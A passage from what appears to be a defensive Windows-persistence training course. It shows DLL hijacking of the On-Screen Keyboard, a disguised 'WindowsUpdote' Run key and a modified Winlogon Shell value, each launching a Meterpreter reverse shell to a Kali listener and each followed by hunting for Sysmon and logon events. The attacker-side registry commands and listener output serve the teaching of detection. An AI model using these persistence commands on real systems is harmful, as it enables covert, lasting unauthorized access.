```

Listing 264 - Copying the malicious DLL for On-Screen Keyboard to a new directory for hijacking purposes

The output reveals that our file was successfully copied to the destination directory. We will move on from here.

We'll **`exit`** the command prompt and **`exit`** Meterpreter to return to Kali.

Back to our Windows machine, we will reboot the system from our command prompt with **`shutdown -r -t 0`**.

While the Windows VM is restarting, we'll run a script that will listen for a callback after invoking the On-Screen Keyboard. The script **`prst_dllhijack_listen.sh`** takes only one argument: the IP address of the attacker VM.

```
kali@attacker01:~/SOC-200/Windows_Persistence$ ./prst_dllhijack_listen.sh
192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_winhttps
LPORT => 443
LHOST => 192.168.51.50
[*] Started HTTPS reverse handler on https://192.168.51.50:443
```

Listing 265 - Setting up listener for DLL Hijack

Since we need to invoke the On-Screen Keyboard application, we'll log back in to the Windows VM as the offsec user via RDP. We'll open a command prompt, and execute **`osk.exe`** to initialize the On-Screen keyboard.

```
C:\Users\offsec>osk

C:\Users\offsec>
```

Listing 266 - Running osk.exe from a command prompt

The On-Screen Keyboard will not appear after executing the command. This is expected, as the new DLL does not provide all the original functionality of the application.

We can address the problem of missing functionality with a proxy DLL. In this approach, an attacker creates the malicious DLL with code stubs that point to the real DLL on disk. The program executes normally with the functions that it expects, while the code in the malicious DLL is still loaded and operates independently.

Even though the On-Screen Keyboard does not finish loading, it does load the malicious DLL into memory. Referring back to our terminal window with the listener, we notice some new activity.

```
...
[*] Started HTTPS reverse handler on https://192.168.51.50:443
[*] https://192.168.51.50:443 handling request from 192.168.51.10; (UUID: tk31ip8a)
Staging x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (192.168.51.50:443 -> 127.0.0.1 ) at 2021-11-18
12:19:35 -0500

meterpreter >
```

Listing 267 - Connection initiated from the execution of On-Screen Keyboard

In the output, we have a new Meterpreter shell. We can now interact with our victim that has called back after loading the payload masquerading as HID.dll.

Once we're in the Meterpreter shell, we will use **getuid** to determine the integrity level inherited from the On-Screen Keyboard.

```
eterpreter > getuid
Server username: CLIENT01\offsec
```

Listing 268 - Using getuid in the On-Screen Keyboard shell

The output from the **getuid** command confirms that the shell has privileges of the *offsec* user that had loaded the On-Screen Keyboard. While this persistence is not elevated, an attacker could pair On-Screen Keyboard with a scheduled task or Windows Service for an even higher integrity level. These methods can run applications at SYSTEM level.

Now that we've established a persistence mechanism with DLL hijacking, let's investigate the auditing artifacts that have been created. We will connect to the Windows 10 VM using PowerShell Core and query relevant Windows events.

To start our investigation, we'll query for Sysmon events created within a minute of modifying the Shell subkey under Winlogon. Recall that we generated a timestamp after using **reg.exe**. That timestamp was "Thursday, November 18, 2021 9:03:26 AM".

After importing Get-Sysmon.psm1, we will start our investigation with a query across the Sysmon event log. We'll set a StartTime of "11/18/2021 9:03:00" and an EndTime of "11/18/2021 9:04:00". Since we want all event log entries, we'll set Event ID to *$null*.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent $null "11/18/2021
9:03:00" "11/18/2021 9:04:00"


   ProviderName: Microsoft-Windows-Sysmon


TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
11/18/2021 9:03:26 AM            11 Information      File created:...
11/18/2021 9:03:25 AM             1 Information      Process Create:... 11/18/2021 9:03:24
AM            11 Information      File created:...
```

Listing 269 - Sysmon events for copying malicious DLL for hijacking purposes

Based on what we know already regarding our activity with the **copy** command, the FileCreate event was generated when we wrote HID.dll to the new directory. However, we should examine the event in case there are investigative artifacts we can use to trace back the activity. The other events are related to the execution of PowerShell with **Get-Date** and are unrelated to the attack itself.

To show the full contents of the FileCreate event, we'll tighten up our StartTime and EndTime to "11/18/2021 9:03:23" and "11/18/2021 9:03:25" respectively. We'll also change the Event ID to "11" and pipe all of the output to **Format-List**.


```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 11 "11/18/2021 9:03:23"
"11/18/2021 9:03:25" | Format-List

TimeCreated  : 11/18/2021 9:03:24 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 11
Message      : File created:
               RuleName: DLL
               UtcTime: 2021-11-18 17:03:24.243
               ProcessGuid: {28a02d86-8731-6196-abc7-640000000000}
ProcessId: 6008
               Image: C:\Windows\system32\cmd.exe
               TargetFilename: C:\Program Files\Common Files\microsoft shared\ink\HID.dll
               CreationUtcTime: 2021-11-18 17:03:24.243
```

Listing 270 - Sysmon FileCreate event for copying the malicious DLL

Within the FileCreate event, the RuleName field has a label indicating a match with DLL file creation in our Sysmon configuration. Since the attack created a new DLL elsewhere on the system, it matches the condition. We could trace the ProcessId all the way back to wp_initshell.exe. However, our focus is on other artifacts related to this attack.

If we were to do our research and find a link between HID.dll and On-Screen Keyboard (osk.exe), we might proceed to search for ProcessCreate events in which the parent image is osk.exe. If we don't find anything, it's possible that the DLL was invoked using some other application.

Now we'll search across ProcessCreate events for "osk.exe" in the ParentImage field. We'll set Event ID to "1" and our StartTime will match the TimeCreated field of the FileCreate event for HID.dll. After all, the activity should have occurred some time after the file existed on disk.


```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 1 "11/18/2021 9:03:24"
| Where-Object { $_.properties[20].value -like "*osk*" } | Format-List

TimeCreated  : 11/18/2021 10:22:06 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-11-18 18:22:06.973
               ProcessGuid: {28a02d86-99ce-6196-f7ca-2b0000000000}
               ProcessId: 1228
               Image: C:\Windows\System32\rundll32.exe
               FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
               Description: Windows host process (Rundll32)
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: RUNDLL32.EXE
               CommandLine: rundll32.exe
               CurrentDirectory: C:\Users\offsec\
               User: CLIENT01\offsec
               LogonGuid: {28a02d86-8ac5-6196-3896-080000000000}
               LogonId: 0x89638
               TerminalSessionId: 2
IntegrityLevel: Medium
               Hashes:
MD5=EF3179D498793BF4234F708D3BE28633,SHA256=B53F3C0CD32D7F20849850768DA6431E5F876B7BFA
61DB0AA0700B02873393FA,IMPHASH=4DB27267734D1576D75C991DC70F68AC
               ParentProcessGuid: {28a02d86-99ce-6196-27c4-2b0000000000}
               ParentProcessId: 8008
               ParentImage: C:\Windows\System32\osk.exe
               ParentCommandLine: "C:\Windows\system32\osk.exe"
```

Listing 271 - Execution of rundll32 from osk.exe

The output shows that On-Screen Keyboard executed rundll32.exe at 10:22:06 AM. While OnScreen Keyboard does import DLLs, it does not often execute rundll32.exe. This would be extremely anomalous.

Let's dig further into the Sysmon Event log. Starting with the time that rundll32.exe executed, we'll search for NetworkConnect events where the Image field contains the file. NetworkConnect events use the same index for the Image field as ProcessCreate, so we'll adjust the index in the **`Where-Object`** cmdlet. We'll change the Event ID to "3", and we'll pipe our output to **`Format-List`**.


```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent $null "11/18/2021
10:22:06" | Where-Object { $_.properties[4].value -like "*rundll32.exe*" } |
FormatList

TimeCreated  : 11/18/2021 10:22:23 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 3
Message      : Network connection detected:
               RuleName: -
               UtcTime: 2021-11-18 18:22:22.340
               ProcessGuid: {28a02d86-99ce-6196-f7ca-2b0000000000}
               ProcessId: 1228
               Image: C:\Windows\System32\rundll32.exe
               User: CLIENT01\offsec
               Protocol: tcp
               Initiated: true
               SourceIsIpv6: false
               SourceIp: 192.168.51.10
               SourceHostname: client01
               SourcePort: 49978
               SourcePortName: -
               DestinationIsIpv6: false
               DestinationIp: 192.168.51.50
               DestinationHostname: kali
               DestinationPort: 443
               DestinationPortName: https

TimeCreated  : 11/18/2021 10:22:08 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 3
Message      : Network connection detected:
               RuleName: -
               UtcTime: 2021-11-18 18:22:07.045
               ProcessGuid: {28a02d86-99ce-6196-f7ca-2b0000000000}
               ProcessId: 1228
               Image: C:\Windows\System32\rundll32.exe
               User: CLIENT01\offsec
               Protocol: tcp
               Initiated: true
               SourceIsIpv6: false
               SourceIp: 192.168.51.10
               SourceHostname: client01
               SourcePort: 49975
               SourcePortName: -
               DestinationIsIpv6: false
               DestinationIp: 192.168.51.50
               DestinationHostname: kali
               DestinationPort: 443
               DestinationPortName: https
```

Listing 272 - NetworkConnect events from RunDll32 after DLL Hijack takes place

The two NetworkConnect events that we find show connections back to our attacker VM (collecting the stager, and enabling the Meterpreter shell). In real enterprise environments, it is possible that we would

start with suspicious NetworkConnect events and work our way backward. With this insight into DLL manipulation, we now have a new investigative technique to find persistence on a compromised endpoint.

MITRE ATT&CK: Hijack Execution Flow > *DLL Search Order Hijacking* and *DLL Side-Loading* are the two sub-techniques that abuse Windows' standard operations when loading dynamic-link libraries. As we've witnessed, these are useful mechanisms but require gaps in the DLL search order to succeed. The audit trail that follows involves the creation of a new DLL on disk and activity from rundll32.exe. Sysmon does support module loading events (Event ID 7) that could have identified this behavior, but it is rather noisy as DLLs are loaded constantly. It may be best to configure such a noisy apparatus for critical network nodes in an enterprise.

Having gone through three different means of persistence on disk with native Windows functionality, we'll next leverage the Windows Registry. Given its size and complexity, we'll devote an entire Learning Unit to it.

8.2 Persistence in Registry

This Learning Unit covers the following Learning Objectives:

1. Using Run Keys
2. Using Winlogon Helper

This Learning Unit will take approximately 4 hours complete.

In the previous section, we noticed that configuration changes for persistence on disk affected the *Windows Registry*.[341] We can also use the Windows Registry for persistence.

For these case studies, our attacker will already have SYSTEM-level privileges. Any artifacts regarding privilege escalation and connection will be ignored, as our focus will be on persistence through the Windows Registry.

8.2.1 Using Run Keys

The Run and RunOnce registry keys are commonly used for persistence.[342] Both keys are created by default in the HKEY_CURRENT_USER (HKCU) and HKEY_LOCAL_MACHINE (HKLM) hives:[343]

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

---

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

When a user logs in to the system, the programs listed in these keys are automatically run. However, the RunOnce key is cleared after a user logs on. Although this reduces the artifacts left on the system, this key

[341] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Windows_Registry

[342] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys

[343] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-hives

is not especially viable for persistence. On the other hand, the Run key will persist no matter how many times the user logs on.

There is a third type of Run key, RunOnceEx. The program listed in this key will run once, but it will not be cleared until the program has completed execution. By contrast, the RunOnce key will delete itself at the moment of execution.

These keys also exist in different hives, which are configuration roots for different parts of the operating system.[400] This includes configurations for individual users and functionality that applies to the entire system. The HKEY_CURRENT_USER hive contains data specific to the user that is currently logged in. This includes the Run/RunOnce keys, which are specific to that one user currently logged in to the endpoint. The HKEY_LOCAL_MACHINE hive maintains configuration information for the endpoint itself, and has Run/RunOnce keys that will execute when *any* user logs in.

For example, if the Administrator user adds a subkey with cmd.exe to the Run key of HKEY_CURRENT_USER, then the command prompt will open every time the Administrator logs on to the system. However, it will not run for any other user. If the same subkey were added to HKEY_LOCAL_MACHINE, the command prompt would appear for every user that logged in.

To examine the differences in each Run key, we'll open a command prompt on the Windows 10 VM. We'll use **`reg.exe`** with the **`query`** argument to examine the Run key in both the HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER hives.

```
C:\Users\offsec>reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    SecurityHealth    REG_EXPAND_SZ    %windir%\system32\SecurityHealthSystray.exe
    VMware VM3DService Process    REG_SZ    "C:\Windows\system32\vm3dservice.exe" -u
    VMware User Process    REG_SZ    "C:\Program Files\VMware\VMware
Tools\vmtoolsd.exe" -n vmusr


C:\Users\offsec>reg query HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    MicrosoftEdgeAutoLaunch_81E25D2714EEC3F1E38FB8C311BD4822    REG_SZ    "C:\Program
Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-sessionstart
/prefetch:5
```

Listing 273 - Registry query for Run key in HKEY_LOCAL_MACHINE and HKEY_CURRENT_USER

[400] (Microsoft, 2021), https://docs.microsoft.com/en-us/troubleshoot/windows-server/performance/windows-registry-advanced-users

Each query returns different results. In HKEY_LOCAL_MACHINE we discover that three executables will run for every user that logs in. Each includes a name and a data type.[344] The *REG_SZ* type refers to a human-readable string value. *REG_EXPAND_SZ* enables the Windows Registry to parse environmental variables[345] listed in the value. This is shown in the SecurityHealth key.

Now that we have examined the anatomy of Run keys in the Windows Registry, let's make our own key and discover all of the auditing artifacts that are created from the creation of the key to the execution of the specified app.

For this case study, we will start with a privileged Meterpreter shell as the attacker. We will manually create a new subkey in HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run that executes a malicious binary that has previously been uploaded to the system.

To begin, we'll again run **initshell_listen.sh** to set up a listener and connect to it by running **wp_initshell.exe** from the Windows 10 machine in an Administrative command prompt.

Once we are connected, we'll make a Run key to execute a resource already hosted on the Windows 10 VM. We'll use **reg.exe** along with a few configuration details on the command line. We'll also execute **powershell** with **-command Get-Date** for a timestamp we will use later.

To create our new registry key, we'll use **reg** with **add** and the registry path for our new key. We'll set the name of the subkey to "WindowsUpdote" with **/v**. Next, we'll specify a human-readable string with **/t** and set the path to the file or command the system will run with **/d**. Finally, we'll force the creation of the key (even if another key with the same name exists) with **/f**.

```
C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v
WindowsUpdote /t REG_SZ /d "C:\tools\windows_persistence\prst_runshell443.exe" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdote /t
REG_SZ /d "C:\tools\windows_persistence\prst_runshell443.exe" /f The operation
completed successfully.

C:\Windows\system32>powershell -c Get-Date powershell
-c Get-Date

Monday, November 15, 2021 8:49:18 AM
```

Listing 274 - Creating a new Run key with a malicious binary

The output confirms that the key was successfully created in the registry. We also have a timestamp for later analysis.

We'll **exit** the command prompt and **exit** Meterpreter to return to Kali.

Back to our Windows machine, we will reboot the system from our command prompt again with **shutdown**.

While the Windows VM is restarting, we'll run **prst_runkey_listen.sh**, which will listen for our scheduled task. The script takes the IP address of the attacker VM as an argument.

[344] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-value-types

[345] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/procthread/environment-variables


```
kali@attacker01:~/SOC-200/Windows_Persistence$ ./prst_runkey_listen.sh 192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_winhttps
LPORT => 443
LHOST => 192.168.51.50
[*] Started HTTPS reverse handler on https://192.168.51.50:443
```

Listing 275 - Setting up listener for persistent Run key

Now that our listener is set up, we'll have to log in to the Windows system to execute our payload.

Using another terminal in the Kali VM, we'll connect to the Windows 10 VM with **rdesktop**. This time, we'll log in with the username of "Administrator" and the password of "lab".

```
kali@attacker01:~$ rdesktop -u Administrator 192.168.51.10 -p lab
```

Listing 276 - Logging in as Administrator by rdesktop for Run key callback

We'll redirect our attention to the terminal where we set up our listener. This should generate some new activity after the Administrator user's RDP session finishes loading.

```
...
[*] Started HTTPS reverse handler on https://192.168.51.50:443
[*] https://192.168.51.50:443 handling request from 192.168.51.10; (UUID: ux6tgyin)
Staging x64 payload (201308 bytes) ...
[*] Meterpreter session 1 opened (192.168.51.50:443 -> 127.0.0.1 ) at 2021-11-15
14:43:35 -0500

meterpreter >
```

Listing 277 - Connection initiated from the WindowsUpdote Run key

In the output, we have a new Meterpreter shell. We can now interact with our victim that has called back using a Windows Registry Run key.

From the Meterpreter shell, we'll check the user context we have inherited from our Run key's execution with **getuid**.

```
meterpreter > getuid
Server username: CLIENT01\Administrator
```

Listing 278 - Using getuid in WindowsUpdote Meterpreter shell

The output confirms that the Run key, as a persistence mechanism, grants the attacker privileges of the user that logged on. In this case, it was the Administrator.

Now that we've established a persistence mechanism using Run keys in the Windows Registry, let's investigate the auditing artifacts. We'll connect to the Windows 10 VM using PowerShell Core and query relevant Windows events.

To start our investigation, we'll examine Sysmon events created within a minute of creating our new Run key. Recall that we generated a timestamp after using **reg.exe**. That timestamp was "Monday, November 15, 2021 8:49:18 AM".

After importing Get-Sysmon.psm1, we'll start our investigation with a query across the Sysmon event log. We'll set the StartTime to "11/15/2021 8:49:00" and our EndTime to "11/15/2021 8:50:00". Since we want all event log entries, our Event ID field is *$null*.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent $null "11/15/2021
8:49:00" "11/15/2021 8:50:00"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
11/15/2021 8:49:17 AM           11 Information      File created:...
11/15/2021 8:49:17 AM            1 Information      Process Create:...
11/15/2021 8:49:12 AM           13 Information      Registry value set:...
11/15/2021 8:49:12 AM            1 Information      Process Create:...
```

Listing 279 - Sysmon events for creating a new Run key

Based on what we know regarding our activity with **`reg`**, the last ProcessCreate is from running **`reg.exe`** and the registry value set is the new Run key that we created. However, we should examine each event in case there are investigative artifacts we can use to trace back the activity. The other events are related to the execution of PowerShell with **`Get-Date`** and are unrelated to the attack itself.

PowerShell's New-ItemProperty[403] is one of several cmdlets that can update the Windows Registry. If used, there would be no ProcessCreate event for reg.exe, but the Registry event's Image field would contain powershell.exe.

Let's begin by examining the ProcessCreate event. We'll change our StartTime to "11/15/2021 8:49:11" and our EndTime to "11/15/2021 8:49:13". We'll change our Event ID parameter to "1".

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 1 "11/15/2021 8:49:11"
"11/15/2021 8:49:13" | Format-List

TimeCreated  : 11/15/2021 8:49:12 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-11-15 16:49:12.641
               ProcessGuid: {28a02d86-8f88-6192-729a-570000000000}
               ProcessId: 9160
               Image: C:\Windows\System32\reg.exe
               FileVersion: 10.0.19041.1 (WinBuild.160101.0800)
               Description: Registry Console Tool
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: reg.exe
               CommandLine: reg  add
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v WindowsUpdote /t REG_SZ /d
"C:\tools\windows_persistence\prst_runshell443.exe" /f
               CurrentDirectory: C:\Windows\system32\
               User: NT AUTHORITY\SYSTEM
```



```
                LogonGuid: {28a02d86-d1d0-618b-e703-000000000000}
LogonId: 0x3E7
```

[403] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-itemproperty

```
                TerminalSessionId: 1
IntegrityLevel: System
                Hashes:
MD5=227F63E1D9008B36BDBCC4B397780BE4,SHA256=C0E25B1F9B22DE445298C1E96DDFCEAD265CA030FA
6626F61A4A4786CC4A3B7D,IMPHASH=BE482BE427FE212CFEF2CDA0E61F19AC
                ParentProcessGuid: {28a02d86-8e48-6192-6c4e-560000000000}
                ParentProcessId: 4120
                ParentImage: C:\Windows\System32\cmd.exe
                ParentCommandLine: C:\Windows\system32\cmd.exe
```

Listing 280 - ProcessCreate event for WindowsUpdote Run key creation

In the ProcessCreate event, the CommandLine field shows the execution of reg.exe with all of the arguments for a new Run key. Below this, there is evidence of a command prompt with SYSTEMlevel privileges having executed the command. We could trace the Parent Process ID all the way back to wp_initshell.exe. However, our focus is on other artifacts.

Next, we'll re-run our query in the same time frame, changing only the Event ID. Since we want Registry events, we'll use an Event ID of "13".

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 13 "11/15/2021 8:49:11"
"11/15/2021 8:49:13" | Format-List

TimeCreated  : 11/15/2021 8:49:12 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 13
Message      : Registry value set:
               RuleName: T1060,RunKey
               EventType: SetValue
               UtcTime: 2021-11-15 16:49:12.650
               ProcessGuid: {28a02d86-8f88-6192-729a-570000000000}
               ProcessId: 9160
               Image: C:\Windows\system32\reg.exe
               TargetObject:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WindowsUpdote
               Details: C:\tools\windows_persistence\prst_runshell443.exe
```

Listing 281 - Registry event for WindowsUpdote Run key creation

The Registry event contains a couple of interesting details. The first is the RuleName from our Sysmon configuration. The rule that generated this event matches values where the TargetObject contains "CurrentVersion\Run". This would also reveal updates to RunOnce keys. Other details include the ProcessId that matches the ProcessCreate event for reg.exe, along with the TargetObject's path to the new subkey and the Details containing a path to prst_runshell443.exe.

To find the activity from our Run key after rebooting our VM, we'll take a new approach. Since we know that the Administrator account logged in via RDP, we query for Security events that match this behavior.

We'll search for a Logon event (Event 4624)[346] with a Logon Type of 10 and the authenticating user is Administrator.

We'll import the Get-Security.psm1 module and use **Get-SecurityEvent** to find the event that took place. We won't bother with StartTime and EndTime, but instead use **Where-Object** to find for two conditions simultaneously, connecting them with the **-and** operator.[347]

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SecurityEvent 4624 | Where-Object {
$_.properties[8].value -eq 10 -and $_.properties[5].value -eq "Administrator" }

   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
11/15/2021 11:42:09 AM        4624 Information      An account was successfully logged
on....
```

Listing 282 - Administrator Logon event that executes shell for WindowsUpdote

Our output reveals exactly one instance matching our criteria. This means that our Run key activity had to have taken place at some point after the time listed in the TimeCreated field.

Why is it important to know when the Administrator account logged on? There are a lot of Sysmon events generated when a user logs on to a system. With the TimeCreated value, we can narrow our scope of time to start at the Logon event and reduce the noise of unrelated events. During incident response, our time queries may have to start small to get results back in a timely fashion or to avoid overloading a system.

With a new StartTime and the questionable binary listed in the Run key, we'll run another query over ProcessCreate events. We'll set the Event ID to "1", the StartTime to "11/15/2021 11:42:09", and we'll search for events containing the filename prst_runshell443.exe in the Image field. We expect the binary to only execute once, and will therefore pipe the output to **Format-List** to examine the output.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Get-SysmonEvent 1 "11/15/2021 11:42:10" |
Where-Object { $_.properties[4].value -like "*prst_runshell443.exe*" } | Format-List

TimeCreated  : 11/15/2021 11:43:30 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-11-15 19:43:30.421
               ProcessGuid: {28a02d86-b862-6192-4518-160000000000}
               ProcessId: 4732
               Image: C:\tools\windows_persistence\prst_runshell443.exe
```

[346] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624
[347] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_comparison_operators


```
                FileVersion: -
                Description: -
                Product: -
                Company: -
                OriginalFileName: -
                CommandLine: "C:\tools\windows_persistence\prst_runshell443.exe"
                CurrentDirectory: C:\Windows\system32\                User:
CLIENT01\Administrator
```

```
                LogonGuid: {28a02d86-b811-6192-d76d-0d0000000000}
                LogonId: 0xD6DD7
                TerminalSessionId: 2
                IntegrityLevel: High
                Hashes:
MD5=7C254ED93B15C232B40A0AE4AFE936BA,SHA256=CD5007E2DB09B7793E859369CFBBFB462F0140D982
85BA2BD1AE0FB749D089E0,IMPHASH=B4C6FFF030479AA3B12625BE67BF4914
                ParentProcessGuid: {28a02d86-b813-6192-74fc-0d0000000000}
                ParentProcessId: 5252
                ParentImage: C:\Windows\explorer.exe
                ParentCommandLine: C:\Windows\Explorer.EXE
```

Listing 283 - Process prst_runshell443.exe started from Explorer.exe

The output from this event gives more insight into the behavior of a program executing from a Run key. First, we'll note the time difference of nearly a minute from when the Administrator logged on and when the reverse shell was executed. The Image path contains the path to the responsible executable, matching what was written to the WindowsUpdote Run key's value. We note the User field listing the Administrator account, which explains the High IntegrityLevel listed below it. Finally, the ParentImage shows that File Explorer[348] (explorer.exe) is the culprit that executed our reverse shell.

From here, we can search for other events surrounding this ProcessCreate event at its relative time, or find other activities involving the filename in the Image field or the process's PID (4732).

MITRE ATT&CK: Boot or Logon Autostart Execution > Registry Run Keys / Startup Folder provides a list of Windows Registry keys that can be used for persistence as well as privilege escalation. Defenders looking to protect their endpoints from malware persistence vectors should watch the Run keys in CurrentVersion as well as other Run keys listed for this sub-technique. Correlating registry activity with process creation with a parent process of explorer.exe may be helpful as well.

We have reviewed execution from Run keys in the registry, but this is by no means the only option. In the next section, we'll learn about an alternative sub-technique for persistence that leverages a different part of the Windows Registry.

8.2.2 Using Winlogon Helper

When authenticating to a Windows endpoint, the operating system relies on the *Windows Logon* (*Winlogon*) process.[349] Winlogon controls everything between the load of a user profile and the unlocking of the workstation. It is the first step of separating access between users using operating system controls.

[348] (Wikipedia, 2021), https://en.wikipedia.org/wiki/File_Explorer

[349] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Winlogon

Winlogon draws from information stored in the HKEY_CURRENT_USER hive when creating the separation of duties for a logged in user, but its own configuration is in HKEY_LOCAL_MACHINE. It is stored at HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon and contains several subkeys that are applicable to every user that authenticates. We will discuss three of them, as they are at risk for abuse.

The Shell subkey[350] refers to the executable to run as the default shell for users logging in to Windows. The default value in this key is "explorer.exe".[351] Logging in to a workstation or accessing the system via Remote Desktop will invoke the default shell for any user. If a malicious executable is added to the default shell value, it will be loaded alongside the default shell.

The UserInit subkey[352] points to an executable that Winlogon uses for every user that logs in. The default executable (userinit.exe) will run the default shell as well as load the fonts, colors, and wallpaper for the current user.

The Notify subkey[353] exists by default in older versions of Windows up to Windows 7. This subkey contains keys and other configuration entries for Winlogon's notification packages.[354] Attackers could change the value of the DLLName subkey[355] to a malicious DLL, which Winlogon will load.

Let's demonstrate this. We'll start with a privileged Meterpreter shell. We will manually modify an existing subkey in HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon that executes a malicious binary that has previously been uploaded to the system.

Once more, we'll run **`initshell_listen.sh`** on Kali to set up a listener and then run wp_initshell.exe on Windows in an Administrative command prompt to connect to the listener.

Once we are connected, we'll overwrite the Shell key used by Winlogon with **`reg.exe`**. We'll also execute **`powershell`** with **`-command Get-Date`** for a timestamp we will use later.

To change Winlogon's Shell key, we'll use **`reg`** with **`add`** to overwrite the existing entry. Following this is the directory path in the registry to create our new key. To ensure we replace the existing Shell key, we'll use **`/v Shell`**. To specify a human-readable string as our data type, we'll use **`/t`**. We'll use **`/d`** to replace explorer.exe with a path to the file we'll run when any user logs in to the system (prst_winlogshell443.exe in this case). Finally, we'll force the creation of the key and its value with **`/f`**.

[350] (Microsoft, 2010), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000server/cc939851(v=technet.10)

[351] (Wikipedia, 2021), https://en.wikipedia.org/wiki/File_Explorer

[352] (Microsoft, 2010), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-2000server/cc939862(v=technet.10)

[353] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthn/registering-a-winlogon-notification-package

[354] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthn/winlogon-notification-packages

[355] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthn/registry-entries


```
C:\Windows\system32>reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v Shell /t REG_SZ /d "explorer.exe,
C:\tools\windows_persistence\prst_winlogshell443.exe" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /t
REG_SZ /d "explorer.exe, C:\tools\windows_persistence\prst_winlogshell443.exe" /f The
operation completed successfully.

C:\Windows\system32>powershell -c Get-Date powershell
-c Get-Date

Wednesday, November 17, 2021 12:24:48 PM
```

Listing 284 - Creating a new scheduled task with a malicious PowerShell command

Based on the output, the registry key was successfully updated. We also have a timestamp for analysis later.

We'll **`exit`** the command prompt and **`exit`** Meterpreter to return to Kali.

Back to our Windows machine, we will reboot the system from our command prompt.

While the Windows VM is restarting, we'll run **`prst_winlogon_listen.sh`**, which will listen for our scheduled task.

```
kali@attacker01:~/SOC-200/Windows_Persistence$ ./prst_winlogon_listen.sh 192.168.51.50
Initiating... please wait
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_winhttps
LPORT => 443
LHOST => 192.168.51.50
[*] Started HTTPS reverse handler on https://192.168.51.50:443
```

Listing 285 - Setting up listener for persistent Winlogon Shell subkey

Now that our listener is set up, we'll have to log in to the system to execute our payload.

From the Kali VM, we'll use **`rdesktop`** to connect to the Windows 10 VM. Once again in another terminal, we'll log in with the username of "Administrator" and the password of "lab".

```
kali@attacker01:~$ rdesktop -u Administrator 192.168.51.10 -p lab
```

Listing 286 - Logging in as Administrator by rdesktop for Winlogon callback

The Remote Desktop window will reappear as our Administrator user is logged on to the system.

We'll redirect our attention to the terminal where we set up our listener. We should notice some new activity after the Administrator's RDP session finishes loading.

```
...
[*] Started HTTPS reverse handler on https://192.168.51.50:443
[*] https://192.168.51.50:443 handling request from 192.168.51.10; (UUID: du4vqfds)
Staging x64 payload (201308 bytes) ...
